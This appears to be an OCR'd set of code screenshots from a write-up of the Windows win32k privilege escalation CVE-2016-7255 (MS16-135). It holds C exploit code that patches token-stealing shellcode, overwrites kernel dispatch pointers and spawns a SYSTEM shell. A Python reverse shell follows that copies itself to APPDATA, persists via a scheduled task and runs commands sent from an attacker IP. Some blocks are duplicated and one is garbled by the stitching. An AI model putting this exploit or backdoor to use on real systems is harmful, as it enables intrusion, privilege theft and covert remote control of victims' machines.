
```
    // This is still in user mode
    HalDispatchTable = (UINT64)GetProcAddress(hKernelInUserMode, "HalDispatchTable");

    if (!HalDispatchTable) {
        printf("\t\t\t[-] Failed Resolving HalDispatchTable: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }
    else {
        HalDispatchTable = (ULONGLONG)HalDispatchTable - (ULONGLONG)hKernelInUserMode;

        // Here we get the address of HapDispatchTable in Kernel mode
        HalDispatchTable = ((ULONGLONG)HalDispatchTable + (ULONGLONG)KernelBaseAddressInKernelMode);
        printf("\t\t\t[+] HalDispatchTable: 0x%llx\n", HalDispatchTable);
    }

    HeapFree(GetProcessHeap(), 0, (LPVOID)pSystemModuleInformation);

    if (hNtDll) {
        FreeLibrary(hNtDll);
    }

    if (hKernelInUserMode) {
        FreeLibrary(hKernelInUserMode);
    }

    hNtDll = NULL;
    hKernelInUserMode = NULL;
    pSystemModuleInformation = NULL;

    return HalDispatchTable;
}

int __cdecl main(int argc, char** argv)
{
    TCHAR pre_username[256];
    TCHAR post_username[256];
    DWORD size = 256;
    ULONG Interval = 0;
```




```c
DWORD size = 256;
ULONG Interval = 0;
HMODULE hNtDll = NULL;
UINT retval;
UINT64 overwrite_address;
int overwrite_offset;

// define operating system version specific variables
unsigned char sc_KPROCESS;
unsigned int sc_TOKEN;
unsigned int sc_APLINKS;
int osversion;

if (argc != 2) {
    printf("Please enter an OS version\n");
    printf("The following OS'es are supported:\n");
    printf("\t[*] 7  - Windows 7\n");
    printf("\t[*] 81 - Windows 8.1\n");
    printf("\t[*] 10 - Windows 10 prior to build release 14393 (Anniversary Update)\n");
    printf("\t[*] 12 - Windows 2012 R2\n");
    printf("\n");
    printf("\t[*] For example:  cve-2016-7255.exe 7    -- for Windows 7\n");
    return -1;
}

osversion = _strtoui64(argv[1], NULL, 10);

if(osversion == 7)
{
    // the target machine's OS is Windows 7 SP1
    printf("   [+] Windows 7 SP1\n");
    sc_KPROCESS = 0x70;         // dt -r1 nt!_KTHREAD  +0x050 ApcState : _KAPC_STATE -> +0x020 Process : Ptr64 _KPROCESS
    sc_TOKEN    = 0x80;         // dt -r1 nt!_EPROCESS [+0x208 Token : _EX_FAST_REF] - [+0x188 ActiveProcessLinks : _LIST_ENTRY] = (0x80)
    sc_APLINKS  = 0x188;        // dt -r1 nt!_EPROCESS +0x188 ActiveProcessLinks : _LIST_ENTRY

    overwrite_address = GetHalDispatchTable();  // HalDispatchTable
    overwrite_offset = 0x8;                     // QueryIntervalProfile
}
```




```c
else if(osversion == 81)
{
    // the target machine's OS is Windows 8.1
    printf("   [+] Windows 8.1\n");
    sc_KPROCESS = 0xB8;             // dt -r1 nt!_KTHREAD +0x098 ApcState : _KAPC_STATE -> +0x020 Process : Ptr64 _KPROCESS
    sc_TOKEN    = 0x60;             // dt -r1 nt!_EPROCESS [+0x348 Token : _EX_FAST_REF] - [+0x2e8 ActiveProcessLinks : _LIST_ENTRY] = (0x60)
    sc_APLINKS  = 0x2e8;            // dt -r1 nt!_EPROCESS +0x2e8 ActiveProcessLinks : _LIST_ENTRY

    overwrite_address = 0xffffffffffd00510;     // HalpInterruptController_address (dq poi(hal!HalpInterruptController))
    overwrite_offset = 0x78;                    // HalpApicRequestInterruptOffset (dq halpApicRequestInterrupt)
}
else if(osversion == 10)
{
    // the target machine's OS is Windows 10 prior to build 14393
    printf("   [+] Windows 10\n");
    sc_KPROCESS = 0xB8;             // dt -r1 nt!_KTHREAD +0x098 ApcState : _KAPC_STATE -> +0x020 Process : Ptr64 _KPROCESS
    sc_TOKEN    = 0x68;             // dt -r1 nt!_EPROCESS [+0x358 Token : _EX_FAST_REF] - [+0x2f0 ActiveProcessLinks : _LIST_ENTRY] = (0x60)
    sc_APLINKS  = 0x2f0;            // dt -r1 nt!_EPROCESS +0x2f0 ActiveProcessLinks : _LIST_ENTRY

    overwrite_address = 0xffffffffffd004c0;     // HalpInterruptController_address (dq poi(hal!HalpInterruptController)
    overwrite_offset = 0x78;                    // HalpApicRequestInterruptOffset (dq halpApicRequestInterrupt)
}
else if(osversion == 12)
{
    // the target machine's OS is Windows 2012 R2
    printf("   [+] Windows 2012 R2\n");
    sc_KPROCESS = 0xB8;             // dt -r1 nt!_KTHREAD +0x098 ApcState : _KAPC_STATE -> +0x020 Process : Ptr64 _KPROCESS
    sc_TOKEN    = 0x60;             // dt -r1 nt!_EPROCESS [+0x348 Token : _EX_FAST_REF] - [+0x2e8 ActiveProcessLinks : _LIST_ENTRY] = (0x60)
    sc_APLINKS  = 0x2e8;            // dt -r1 nt!_EPROCESS +0x2e8 ActiveProcessLinks : _LIST_ENTRY

    overwrite_address = 0xffffffffffd12c70;     // HalpInterruptController_address (dq poi(hal!HalpInterruptController)
    overwrite_offset = 0x78;                    // HalpApicRequestInterruptOffset (dq halpApicRequestInterrupt)
}
// in case the OS version is not any of the previously checked versions
else
{
    printf("   [-] Unsupported version\n");
```



```
        printf("    [-] Unsupported version\n");
        printf("        [*] Affected 64-bit operating systems\n");
        printf("            [*] Windows 7 SP1                  -- cve-2016-7255.exe 7\n");
        printf("            [*] Windows 8.1                    -- cve-2016-7255.exe 81\n");
        printf("            [*] Windows 10 before build 14393 -- cve-2016-7255.exe 10\n");
        printf("            [*] Windows 2012 R2                -- cve-2016-7255.exe 12\n");
        return -1;
    }

    printf("My PID is: %d\n", GetCurrentProcessId());
    GetUserName(pre_username, &size);
    printf("Current Username: %s\n", pre_username);
    printf("PML4 Self Ref: %llx\n", PML4_SELF_REF);
    printf("Shellcode stored at: %p\n", (void *) &shellcode);
    printf("Enter to continue...\n");
    getchar();

    do
    {
        or_address_value_4((void*)PML4_SELF_REF);
    } while (FALSE);

    PML4_SELF_REF_INDEX = GET_INDEX((UINT64)PML4_SELF_REF);
    printf("[*] Self Ref Index: %x\n", PML4_SELF_REF_INDEX);
    PML4_BASE = ((UINT64)PML4_SELF_REF & (UINT64)0xFFFFFFFFFFFFF000);

    UINT64 original_pointer = get_OverwriteAddress_pointer(overwrite_address, overwrite_offset);

    printf("Original OverwriteTarget pointer: %llx\n", original_pointer);
    DWORD pid = GetCurrentProcessId();

    /* Shellcode Patching !! */
    char *p = shellcode;
    p += 4; // skip the CLI, PUSHF and MOV RAX bytes
    *(PVOID *)p = (PVOID)original_pointer; // Patch shellcode1

    p += 12; // Patch shellcode with original value in the Overwrite address
    *(PVOID *)p = (PVOID)(overwrite_address + overwrite_offset);
```




```
p += 12; // To patch the PID of our process

*(DWORD *)p = (DWORD)pid;

p += 17;
*(unsigned char *)p = (unsigned char)sc_KPROCESS;

p += 7;
*(unsigned int *)p = (unsigned int)sc_APLINKS;

p += 20;
*(unsigned int *)p = (unsigned int)sc_TOKEN;

p += 20;
*(unsigned int *)p = (unsigned int)sc_TOKEN;

UINT64 shellcode_va = store_shellcode_in_hal();
printf("[+] w00t: Shellcode stored at: %llx\n", shellcode_va);
overwrite_TargetAddress(shellcode_va, overwrite_address, overwrite_offset);

if (osversion == 7){
    // Exploit Win7.1
    hNtDll = LoadLibrary("ntdll.dll");

    if (!hNtDll) {
        printf("\t\t[-] Failed loading NtDll: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(hNtDll, "NtQueryIntervalProfile");

    if (!NtQueryIntervalProfile) {
        printf("\t\t[-] Failed Resolving NtQueryIntervalProfile: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }
    NtQueryIntervalProfile(0x1337, &Interval);
}
```




```
if (osversion == 7){
    // Exploit Win7.1
    hNtDll = LoadLibrary("ntdll.dll");

    if (!hNtDll) {
        printf("\t\t[-] Failed loading NtDll: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }

    NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(hNtDll, "NtQueryIntervalProfile");

    if (!NtQueryIntervalProfile) {
        printf("\t\t[-] Failed Resolving NtQueryIntervalProfile: 0x%X\n", GetLastError());
        exit(EXIT_FAILURE);
    }
    NtQueryIntervalProfile(0x1337, &Interval);
}


while (1) {
    size = 256;
    GetUserName(post_username, &size);
    if (memcmp(post_username, pre_username, 256) != 0) break;
}
Sleep(2000);
system("cmd.exe");


return 0;
```


Payload code-



```
import socket, subprocess, os, platform, sys


'''
   generate xml content according to schtasks_template.xml
   for schtasks program hack (windows only)
'''
def generateScheduleTask(schedule_interval_minutes):
    return """<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT""" + str(schedule_interval_minutes) + """M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2015-05-06T23:24:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
```



```
        <StopOnIdleEnd>true</StopOnIdleEnd>
        <RestartOnIdle>false</RestartOnIdle>
      </IdleSettings>
      <AllowStartOnDemand>true</AllowStartOnDemand>
      <Enabled>true</Enabled>
      <Hidden>false</Hidden>
      <RunOnlyIfIdle>false</RunOnlyIfIdle>
      <WakeToRun>false</WakeToRun>
      <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
      <Priority>7</Priority>
    </Settings>
    <Actions Context="Author">
      <Exec>
        <Command>""" + os.getenv("APPDATA") +  """\\reverse_tcp.exe</Command>
      </Exec>
    </Actions>
  </Task>
      """

### For Windows system
### Initialize necessary settings.
if (platform.system() == "Windows"):
    ### Get APPDATA path
    appdata_path = os.getenv("APPDATA");
    target_path = appdata_path + "\\reverse_tcp.exe"   ## target path, this program will copy itself to that path
    current_path = os.path.abspath(__file__)
    ### Check whether file already copied to %Appdata%\reverse_tcp.exe
    if os.path.isfile(target_path): # already exists, do nothing
        pass
    else:

        ### Create schtasks_template.xml
        with open(appdata_path + "\\schtasks_template.xml", "w") as xml:
            xml.write(generateScheduleTask(30))  ## interval 30 minutes
            # xml.close()
```



```
        ### Copy self to %Appdata% for Windows. (%Appdata%\reverse_tcp.exe)
        ### current path is .py file(although we are running .exe file), so need to change it to .exe file extension.
        os.system("copy " + current_path[:-2]+"exe" + " " + target_path)

        ### Setup schtasks for Windows.
        ### Run every 30 minutes.
        ### The the name of schedule task is reverse_tcp
        os.system("schtasks /CREATE /XML " + appdata_path + "\\schtasks_template.xml /TN reverse_tcp")


if len(sys.argv) >= 2:
    attacker_ip = sys.argv[1]       ## get attacker's ip from command line
attacker_port = 6667                ## attacker's port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)   ## connect to attacker's machine
s.connect((attacker_ip, attacker_port))

while True:
    command = s.recv(1024)        # receive attacker's remote command
    if command == "exit":         # quit shell
        break
    if len(command) > 3 and command[0: 3] == "cd ": # change directory
        try:
            os.chdir(command[3:])
            s.send(" ")
        except:
            s.send("cd: " + command[3:] + ": No such file or directory")
        continue;
    if len(command) > 9 and command[0: 9] == "schedule ": # schedule the task when victim connect to attacker
        if (platform.system() == "Windows"):
            ## get task interval
            minutes = int(command[9:])

            try:
                ## create template
                xml = open(os.getenv("APPDATA") + "\\schtasks_template.xml", "w");
                xml.write(generateScheduleTask(minutes))  ## interval 30 minutes
        except:
            s.send("cd: " + command[3:] + ": No such file or directory")
        continue;
    if len(command) > 9 and command[0: 9] == "schedule ": # schedule the task when victim connect to attacker
        if (platform.system() == "Windows"):
            ## get task interval
            minutes = int(command[9:])

            try:
                ## create template
                xml = open(os.getenv("APPDATA") + "\\schtasks_template.xml", "w");
                xml.write(generateScheduleTask(minutes))  ## interval 30 minutes
                xml.close()

                ## create task
                os.system("schtasks /CREATE /XML " + os.getenv("APPDATA") + "\\schtasks_template.xml /TN reverse_tcp")
                s.send("The scheduled task has successfully been created")
            except:
                s.send("Error, failed to schedule task")
            continue
        else: # wrong os
            s.send("Only for Windows system can use [schedule] command.")
            continue;


    # run command
    proc = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    output = proc.stdout.read()  + proc.stderr.read()
    if len(output) == 0:
        output = " "
    s.send(output)

# done
s.close()
```

Reference

- R. Larabee, "Microsoft Windows Kernel - 'win32k.sys NtSetWindowLongPtr' Local Privilege Escalation (MS16-135) (2)", *Exploit Database*, 2020. [Online]. Available: https://www.exploit-db.com/exploits/41015. [Accessed: 12- May- 2020].
- "SecWiki/windows-kernel-exploits", *GitHub*, 2020. [Online]. Available: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135. [Accessed: 12- May- 2020].
- Microsoft: Win32k Elevation of Privilege Vulnerability | Endpoint Vulnerability", *FortiGuard*, 2020. [Online]. Available: https://fortiguard.com/encyclopedia/endpoint-vuln/57559. [Accessed: 12- May- 2020].